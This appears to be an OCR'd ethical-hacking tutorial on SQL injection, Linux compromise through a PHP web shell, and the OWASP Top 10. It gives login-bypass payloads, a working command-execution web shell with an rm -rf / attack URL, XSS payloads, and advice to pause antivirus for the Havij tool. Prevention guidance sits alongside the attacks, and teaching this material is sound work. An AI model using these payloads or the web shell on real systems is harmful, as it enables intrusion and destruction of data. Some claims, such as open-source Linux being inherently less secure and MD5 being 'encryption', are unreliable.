
```
SELECT * FROM users WHERE email = $_POST['email'] AND password = md5($_POST['password']);
```

HERE,

- The above statement uses the values of the $_POST[] array directly without sanitizing them.
- The password is encrypted using MD5 algorithm.

We will illustrate SQL injection attack using sqlfiddle. Open the URL http://sqlfiddle.com/ in your web browser. You will get the following window.

Note: you will have to write the SQL statements



```
CREATE TABLE `users` (
 `id` INT NOT NULL AUTO_INCREMENT,
 `email` VARCHAR(45) NULL,
 `password` VARCHAR(45) NULL,
 PRIMARY KEY (`id`));


insert into users (email,password) values ('m@m.com',md5('abc'));
```

```
select * from users
```

ID	EMAIL	PASSWORD
1	m@m.com	900150983cd24fb0d6963f7d28e17f72

Step 1) Enter this code in left pane


```
CREATE TABLE `users` (
 `id` INT NOT NULL AUTO_INCREMENT,
 `email` VARCHAR(45) NULL,
 `password` VARCHAR(45) NULL,
 PRIMARY KEY (`id`));


insert into users (email,password) values ('m@m.com',md5('abc'));
```

Step 2) Click Build Schema

Step 3) Enter this code in right pane

select * from users;

Step 4) Click Run SQL. You will see the following result



ID	EMAIL	PASSWORD
1	m@m.com	900150983cd24fb0d6963f7d28e17f72

Suppose user supplies **admin@admin.sys** and **1234** as the password. The statement to be executed against the database would be

SELECT * FROM users WHERE email = 'admin@admin.sys' AND password = md5('1234');

The above code can be exploited by commenting out the password part and appending a condition that will always be true. Let’s suppose an attacker provides the following input in the email address field.

xxx@xxx.xxx' OR 1 = 1 LIMIT 1 -- ']

xxx for the password.


The generated dynamic statement will be as follows.

SELECT * FROM users WHERE email = 'xxx@xxx.xxx' OR 1 = 1 LIMIT 1 -- '] AND password = md5('1234');

HERE,

- **xxx@xxx.xxx** ends with a single quote which completes the string quote
- OR 1 = 1 LIMIT 1 is a condition that will always be true and limits the returned results to only one record.
- -- ' AND … is a SQL comment that eliminates the password part.

Copy the above SQL statement and paste it in SQL FiddleRun SQL Text box as shown below



```
SELECT * FROM users WHERE email = 'xxx@xxx.xxx'
OR 1 = 1 LIMIT 1 -- ' ] AND password = md5('1234');
```

The text in brown color means it is a comment

ID	EMAIL	PASSWORD
1	m@m.com	900150983cd24fb0d6963f7d28e17f72


Our statement returned a record

Hacking Activity: SQL Inject a Web Application

We have a simple web application at http://www.techpanda.org/ **that is vulnerable to SQL Injection attacks for demonstration purposes only.** The


HTML form code above is taken from the login page. The application provides basic security such as sanitizing the email field. This means our above code cannot be used to bypass the login.

To get round that, we can instead exploit the password field. The diagram below shows the steps that you must follow



Let’s suppose an attacker provides the following input

- Step 1: Enter xxx@xxx.xxx as the email address
- Step 2: Enter xxx') OR 1 = 1 --]



Login | Personal Contacts Manager v1.0

Email*

xxx@xxx.xxx

Password*

•••••••••••••••••


xxx') OR 1 = 1 --]

- Click on Submit button
- You will be directed to the dashboard

The generated SQL statement will be as follows

SELECT * FROM users WHERE email = 'xxx@xxx.xxx' AND password = md5('xxx') OR 1 = 1 --]');

The diagram below illustrates the statement has been generated.



```
SELECT * FROM users WHERE email = '$email' AND password = md5('$password') ;
xxx@xxx.xxx
xxx') OR 1 = 1 -- ]
SELECT * FROM users WHERE email = 'xxx@xxx.xxx' AND password = md5('xxx') OR 1 = 1 -- ]');
SELECT * FROM users WHERE FALSE AND FALSE OR TRUE
SELECT * FROM users WHERE FALSE OR TRUE
SELECT * FROM users WHERE TRUE
```

HERE,

- The statement intelligently assumes md5 encryption is used
- Completes the single quote and closing bracket
- Appends a condition to the statement that will always be true

In general, a successful SQL Injection attack attempts a number of different techniques such as the ones demonstrated above to carry out a successful attack.

Other SQL Injection attack types

SQL Injections can do more harm than just by passing the login algorithms. Some of the attacks include

- Deleting data
- Updating data
- Inserting data
- Executing commands on the server that can download and install malicious programs such as Trojans
- Exporting valuable data such as credit card details, email, and passwords to the attacker's remote server
- Getting user login details etc

The above list is not exhaustive; it just gives you an idea of what SQL Injection

Automation Tools for SQL Injection

In the above example, we used manual attack techniques based on our vast knowledge of SQL. There are automated tools that can help you perform the attacks more efficiently and within the shortest possible time. These tools include

- SQLSmack - http://www.securiteam.com/tools/5GP081P75C.html
- SQLPing 2 - http://www.sqlsecurity.com/downloads/sqlping2.zip?attredirects=0&d=1
- SQLMap - http://sqlmap.org/

How to Prevent against SQL Injection Attacks

An organization can adopt the following policy to protect itself against SQL Injection attacks.


- **User input should never be trusted -** It must always be sanitized before it is used in dynamic SQL statements.
- **Stored procedures –** these can encapsulate the SQL statements and treat all input as parameters.
- **Prepared statements –**prepared statements to work by creating the SQL statement first then treating all submitted user data as parameters. This has no effect on the syntax of the SQL statement.
- **Regular expressions –**these can be used to detect potential harmful code and remove it before executing the SQL statements.
- **Database connection user access rights –**only necessary access rights should be given to accounts used to connect to the database. This can help reduce what the SQL statements can perform on the server.
- **Error messages –**these should not reveal sensitive information and where exactly an error occurred. Simple custom error messages such as “Sorry, we are experiencing technical errors. The technical team has been contacted. Please try again later” can be used instead of display the SQL statements that caused the error.

Hacking Activity: Use Havij for SQL Injection

In this practical scenario, we are going to use Havij Advanced SQL Injection program to scan a website for vulnerabilities.

Note: your anti-virus program may flag it due to its nature. You should add it to the exclusions list or pause your anti-virus software.

The image below shows the main window for Havij



Target: http://www.target.com/index.asp?id=123

□ Keyword: Auto Detect

□ Syntax: Auto Detect

Data Base: Auto Detect

Method: GET

Type: Auto Detect

Post Data:

Version 1.14 Free
Copyright © 2009-2010
By r3dm0v3

http://ITSecTeam.com
http://forum.Itsecteam.com
info@itsecteam.com Check for update

Data Bases:
MsSQL with error
MsSQL no error
MsSQL Blind
MsSQL time based
MsAccess
MsAccess Blind

Status: I'm IDLE

Havij 1.14 Free!

The above tool can be used to assess the vulnerability of a web site/application.

Summary

- SQL Injection is an attack type that exploits bad SQL statements
- SQL injection can be used to bypass login algorithms, retrieve, insert, and update and delete data.
- SQL injection tools include SQLMap, SQLPing, and SQLSmack, etc.
- A good security policy when writing SQL statement can help reduce SQL injection attacks.

Hacking Linux OS: Complete Tutorial

with Ubuntu Example

Linux is the most widely used server operating system, especially for web servers. It is open source; this means anybody can have access to the source code. **This makes it less secure compared to other operating systems as attackers can study the source code to find vulnerabilities**. Linux Hacking is about exploiting these vulnerabilities to gain unauthorized access to a system.

In this article, we will introduce you to what Linux is, its security vulnerabilities and the counter measures you can put in place.

Topics covered in this tutorial

Quick Note on Linux

Linux is an open source operating system. There are many distributions of Linux-based operating systems such as Redhat, Fedora, and Ubuntu, etc. Unlike other operating system, Linux is less secure when it comes to security. This is because the source code is available freely, so it is easy to study it for vulnerabilities and exploit them compared to other operating systems that are not open source. Linux can be used as a server, desktop, tablet, or mobile device operating system.

Linux programs can be operated using either GUI or commands. The commands are more effective and efficient compared to using the GUI. For this reason, it helps to know Linux basic commands.

Refer to these tutorials https://www.guru99.com/unix-linux-tutorial.html on how to get started with Linux.

Linux Hacking Tools

- **Nessus**– this tool can be used to scan configuration settings, patches, and networks etc. it can be found at http://www.tenable.com/products/nessus
- **NMap.** This tool can be used to monitor hosts that are running on the

server and the services that they are utilizing. It can also be used to scan for ports. It can be found at http://nmap.org/

- **SARA –** SARA is the acronym for Security Auditor’s Research Assistant. As the name implies, this tool can be used to audit networks against threats such asSQL Injection, XSS etc. it can be found at http://www-arc.com/sara/sara.html

The above list is not exhaustive; it gives you an idea of the tools available for hacking Linux systems.

How to prevent Linux hacks

Linux Hacking takes advantage of the vulnerabilities in the operating system. An organization can adopt the following policy to protect itself against such attacks.

- **Patch management**– patches fix bugs that attackers exploit to compromise a system. A good patch management policy will ensure that you constantly apply relevant patches to your system.
- **Proper OS configuration**– other exploits take advantage of the weaknesses in the configuration of the server. Inactive user names and daemons should be disabled. Default settings such as common passwords to application, default user names and some port numbers should be changed.
- **Intrusion Detection System**– such tools can be used to detect unauthorized access to the system. Some tools have the ability to detect and prevent such attacks.

Hacking Activity: Hack a Ubuntu Linux System using PHP

In this practical scenario, we will provide you with basic information on how you can use PHP to compromise a Linux. We are not going to target any victim. If you want to try it out, you can install LAMPP on your local machine.

PHP comes with two functions that can be used to execute Linux commands. It has exec() and shell_exec() functions. The function exec() returns the last line of the command output while the shell_exec() returns the whole result of the command as a string.

For demonstration purposes, let’s assume the attacker managers to upload the following file on a web server.

```
<?php
```

```
$cmd = isset($_GET['cmd']) ? $_GET['cmd'] : 'ls -l';

echo "executing shell command:-> $cmd</br>";

$output = shell_exec($cmd);

echo "<pre>$output</pre>";

?>
```

HERE,

The above script gets the command from the GET variable named cmd. The command is executed using shell_exec() and the results returned in the browser.

The above code can be exploited using the following URL

http://localhost/cp/konsole.php?cmd=ls%20-l


HERE,

- "…konsole.php?cmd=ls%20-l"**assigns the value ls –l to the variable cmd**.

The command executed against the server will be

```
shell_exec('ls -l') ;
```

Executing the above code on a web server gives results similar to the following.



```
executing command: ls -l

total 72
-rw-r--r-- 1 [redacted]  130 Jul  7  2005 400.shtml
-rw-r--r-- 1             162 Jun 25  2003 401.shtml
-rw-r--r-- 1             201 Jun 25  2003 403.shtml
-rw-r--r-- 1              83 Oct  7  2010 404.shtml
-rw-r--r-- 1             461 Jul  9  2012 500.php
-rw-r--r-- 1              71 Jun 24  2003 500.shtml
drwxr-xr-x 2            4096 Aug  9 03:15 cgi-bin
-rw-r--r-- 1            2932 Aug 28 14:10 contacts_editor.php
drwxr-xr-x 2            4096 Sep  3 00:46 css
-rw-r--r-- 1            4268 Aug 28 14:10 dashboard.php
-rw-r--r-- 1               0 Feb  5  2009 default.html
-rw-r--r-- 1             304 Oct  5 02:33 error_log
-rw-r--r-- 1             822 Feb 10  2010 favicon.ico
drwxr-xr-x 2            4096 Sep  3 00:55 includes
-rw-r--r-- 1            2683 Aug 28 14:08 index.php
drwxr-xr-x 2            4096 Sep  3 00:46 js
-rw-r--r-- 1             104 Oct  5 02:36 konsole.php
-rw-r--r-- 1             118 Aug 28 14:09 logout.php
```

The above command simply displays the files in the current directory and the permissions

Let’s suppose the attacker passes the following command

```
rm -rf /
```

HERE,

- “rm” removes the files
- “rf” makes the rm command run in a recursive mode. Deleting all the folders and files
- “/” instructs the command to start deleting files from the root directory

The attack URL would look something like this

http://localhost/cp/konsole.php?cmd=rm%20-rf%20/

Summary

- Linux is a popular operating system for servers, desktops, tablets and mobile devices.
- Linux is open source, and the source code can be obtained by anyone. This makes it easy to spot the vulnerabilities.
- Basic and networking commands are valuable to Linux hackers.
- Vulnerabilities are a weakness that can be exploited to compromise a system.
- A good security can help to protect a system from been compromised by an attacker.

10 Most Common Web Security Vulnerabilities

OWASP or Open Web Security Project is a non-profit charitable organization focused on improving the security of software and web applications.

The organization publishes a list of top web security vulnerabilities based on the data from various security organizations.

The web security vulnerabilities are prioritized depending on exploitability, detectability and impact on software.

- **Exploitability –**

  What is needed to exploit the security vulnerability? Highest exploitability when the attack needs only web browser and lowest being advanced programming and tools.

- **Detectability –**

  How easy is it to detect the threat? Highest being the information displayed on URL, Form or Error message and lowest being source code.
- **Impact or Damage –**

  How much damage will be done if the security vulnerability is exposed or attacked? Highest being complete system crash and lowest being nothing at all.

The main aim of OWASP Top 10 is to educate the developers, designers, managers, architects and organizations about the most important security vulnerabilities.

The Top 10 security vulnerabilities as per OWASP Top 10 are:

- SQL Injection
- Cross Site Scripting
- Broken Authentication and Session Management
- Insecure Direct Object References
- Cross Site Request Forgery
- Security Misconfiguration
- Insecure Cryptographic Storage
- Failure to restrict URL Access
- Insufficient Transport Layer Protection
- Unvalidated Redirects and Forwards

SQL Injection

Description

Injection is a security vulnerability that allows an attacker to alter backend SQL statements by manipulating the user supplied data.

Injection occurs when the user input is sent to an interpreter as part of command or query and trick the interpreter into executing unintended commands and gives access to unauthorized data.

The SQL command which when executed by web application can also expose the back-end database.

Implication

- An attacker can inject malicious content into the vulnerable fields.
- Sensitive data like User Names, Passwords, etc. can be read from the database.
- Database data can be modified (Insert/Update/ Delete).
- Administration Operations can be executed on the database

Vulnerable Objects

- Input Fields

- URLs interacting with the database.

Examples:

- SQL injection on the Login Page

Logging into an application without having valid credentials.

Valid userName is available, and password is not available.

Test URL: **http://demo.testfire.net/default.aspx**

User Name: sjones

Password: 1=1' or pass123

SQL query created and sent to Interpreter as below

SELECT * FROM Users WHERE User_Name = sjones AND Password = 1=1' or pass123;

Recommendations

1. White listing the input fields
2. Avoid displaying detailed error messages that are useful to an attacker.

Cross Site Scripting

Description

Cross Site Scripting is also shortly known as XSS.

XSS vulnerabilities target scripts embedded in a page that are executed on the client side i.e. user browser rather then at the server side. These flaws can occur when the application takes untrusted data and send it to the web browser without proper validation.

Attackers can use XSS to execute malicious scripts on the users in this case victim browsers. Since the browser cannot know if the script is trusty or not, the script will be executed, and the attacker can hijack session cookies, deface websites, or redirect the user to an unwanted and malicious websites.

XSS is an attack which allows the attacker to execute the scripts on the victim's browser.

Implication:

- Making the use of this security vulnerability, an attacker can inject scripts into the application, can steal session cookies, deface websites, and can run malware on the victim's machines.

Vulnerable Objects

- Input Fields

- URLs

Examples

1. **http://www.vulnerablesite.com/home?"<script>alert("xss")</script**>

The above script when run on a browser, a message box will be displayed if the site is vulnerable to XSS.

The more serious attack can be done if the attacker wants to display or store session cookie.

2. **http://demo.testfire.net/search.aspx?txtSearch <iframe**> <src = **http://google.com** width = 500 height 500></iframe>

The above script when run, the browser will load an invisible frame pointing to **http://google.com**.

The attack can be made serious by running a malicious script on the browser.

Recommendations

1. White Listing input fields
2. Input Output encoding

Broken Authentication and Session Management

Description

The websites usually create a session cookie and session ID for each valid session, and these cookies contain sensitive data like username, password, etc. When the session is ended either by logout or browser closed abruptly, these cookies should be invalidated i.e. for each session there should be a new cookie.

If the cookies are not invalidated, the sensitive data will exist in the system. For example, a user using a public computer (Cyber Cafe), the cookies of the vulnerable site sits on the system and exposed to an attacker. An attacker uses the same public computer after some time, the sensitive data is compromised.

